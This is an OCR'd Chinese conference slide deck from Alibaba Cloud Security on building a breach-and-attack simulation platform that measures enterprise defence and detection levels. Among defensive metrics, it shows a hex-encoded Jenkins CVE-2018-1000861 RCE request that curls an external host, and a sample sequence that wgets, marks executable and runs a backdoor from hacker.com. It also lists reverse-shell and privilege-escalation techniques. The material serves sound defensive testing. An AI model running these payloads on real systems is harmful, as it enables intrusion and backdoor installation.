Summer Live

CIS夏日版

网络安全创新大会

Cyber Security Innovation Summit

入侵攻击模拟演练平台建设实践


阿里云安全 黄书涵 吴凡

FREEBUF

目录

背景&要解决的问题

- 企业采用多种安全措施，每一种都可能因配置错误/运营问题失效，且难以察觉
- 如仅依靠蓝军或外采渗透测试，案例数量较少、时间上不连续、可能遗漏、成本高
- 安全水位无法量化，建设效果难以衡量



什么是入侵攻击模拟演练

- 从攻击者视角对企业基础设施进行持续的自动化安全测试
- 针对安全措施失效、蓝军成本高的问题

- 定义模型量化当前安全水位，发现问题，反哺防御检测能力
- ->解决无法量化的问题

- 2017年，Gartner将入侵攻击模拟技术(BAS)列为威胁对抗Hype Cycle中的新类别

存在的挑战

- 如何对入侵攻击场景进行威胁建模并分级
- 如何持续、尽量真实地测试并避免稳定性问题
- 防御、检测水位如何量化评估

目录


攻防阶段分析

杀伤链模型

“利用成功”前后
攻防重点不同


攻击方	寻找突破入口	实施恶意行为
防守方	阻止攻击	检测响应修复
模拟演练方	突破入口模拟 -->衡量防御水位	攻击行为模拟 -->衡量检测响应水位

攻击者能力分级


脚本小子
技术水平一般，主要利用现成工具；资源少
专业蓝军
技术水平较高，自行编写工具；资源较多
国家顶尖
技术水平高，可能使用0day；资源丰富

目录

突破入口模拟


枚举入侵威胁
录入测试插件
原子能力测试
随机拨测
回归测试
拦截
未拦
防御措施
防御措施
攻击1
攻击2
攻击3
...
防御措施变更
攻击1
攻击2
攻击3
...
优化防御策略

攻击拆解

```
GET
/descriptorByName/org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.Sec
ureGroovyScript/checkScript?sandbox=true&value=public%20class%20x{public%
20x(){new%20String(%226375726c203132302e32362e[redacted]3233333333%22.d
ecodeHex()).execute()}} HTTP/1.1
```

“curl 120.26.xx.xx:23333”的十六进制编码

目标入口	攻击向量	绕过手法	恶意行为
Web通用组件-Jenkins（脚本语言为Groovy）	远程命令执行漏洞 CVE-2018-1000861	编码-十六进制编码 (Groovy原生支持hex和base64)	连接恶意网站-curl 120.26.xx.xx:23333

定义威胁模型

目标入口 Target of Attack/ Vulnerable Point	X	攻击向量 Attack Vector/ Vulnerability	X	绕过手法 Bypass/Escape/ Encoding	X	恶意行为 Shellcode/Command/ Malicious Outcome
Web服务及组件 自研服务/组件 通用服务/组件 自研服务/组件 通用服务/组件		注入 服务端请求伪造(SSRF) 不安全的反序列化 访问控制存在问题 ...		编码 语法语义 架构/性能		数据渗出 后门植入/持久化 权限提升 凭证窃取 ...

目录

防御水位衡量

测试结果汇总

目标入口	攻击向量	攻击类型	绕过手法	恶意行为	POC	测试时间	拦截情况
目标1	向量1	类型1	绕过1	行为1	...	时间1	☑
目标2	向量2	类型2	绕过2	行为2	...	时间2	✕
目标3	向量3	类型3	绕过3	行为3	...	时间3	☑
...	...	...	...	...	...	...	...

防御水位衡量

原子能力衡量

攻击类型	拦截数/攻击数	未拦截详情
命令执行	.../...	...
SQL注入	.../...	...
...	...	...
总计	.../...	...

防御水位衡量

随机拨测

目标入口	拦截数/攻击数	分析
目标1	0/100	未接入防御措施
目标2	36/100	防御措施不足
…	…	…


防御水位衡量

回归测试

测试样例	测试时间(变更前)	拦截	测试时间(变更后)	拦截	分析
攻击1	...	✓	...	✓	正常
攻击2	...	✓	...	✗	变更导致防御失效
...	...	...	...	...	...
总计	...	100	...	88	需回滚

目录


模拟演练机制简介



攻击剧本编排

- 随机化剧本生成

- 机器数
- 应用范围
- 攻击阶段
- 。。。



- 后门植入
- 命令与控制
- 持久化
- 数据窃取
- 。。。

输入参数

攻击路径生成

攻击手法分配

攻击指令执行

- 后门植入
- 命令与控制
- 持久化
- 数据窃取
- 。。。

攻击手法序列

HOW?

1. wget http://hacker.com/backdoor
2. chmod +x backdoor
3. ./backdoor
4. …

攻击命令序列

攻击指令执行


- 攻击手法组件化（已集成300+手法）

突破入口	后门植入	命令与控制	权限提升	持久化	。。。
Fastjson反序列化	wget下载	Bash反弹shell	dirty cow	crontab 定时任务	
CVE-2018-1000861	curl下载	http后门	sudo	Linux创建用户	
。。。	。。。	。。。	。。。	。。。	


攻击指令执行

- 攻击手法组件化


后门植入



命令与控制



发现



目录

检测水位衡量

- ATT&CK矩阵维度

	突破入口	后门植入	命令与控制	。。。
可检测手法数	30	20	45	
总手法数	40	20	50	
比例	75%	100%	90%	

检测水位衡量

- 事件等级评定（单次事件纬度）

项目\得分	0分	1分	2分
机器数量	<5	5~10	>10
Attck子矩阵覆盖数量	<=3	4~6	>=7
…	…	…	…

将各维度得分相加

- 0 ~ 5分

脚本小子级别

- 5 ~ 10分

专业蓝军级别

- >=11分

国家顶尖级别

检测水位衡量

- 检测水位衡量矩阵（单次事件纬度）

	突破入口	后门植入	命令与控制	。。。
进程	✗	✓	✓	
网络	✓	✓	✗	
文件	/	/	✓	
。。。	。。。	。。。	。。。	

检测水位衡量

- 响应水位衡量

	突破入口	后门植入	命令与控制	。。。
止血	。。。			
溯源	✓	✓	✗	
。。。	。。。	。。。	。。。	

目录

其他业务场景落地

- 能力稳定性日常拨测
  每日随机演练，确保IDS告警产出的稳定性
- 能力回归测试
  IDS有更新时自测有效性后再上线
- 历史入侵事件复现
  通过构造特定剧本，沉淀历史入侵事件用于复测


Summer Live
CIS夏日版
网络安全创新大会
Cyber Security Innovation Summit
Zero Trust
Thanks!
CSO Summit
FREEBUF
Attacking & Defense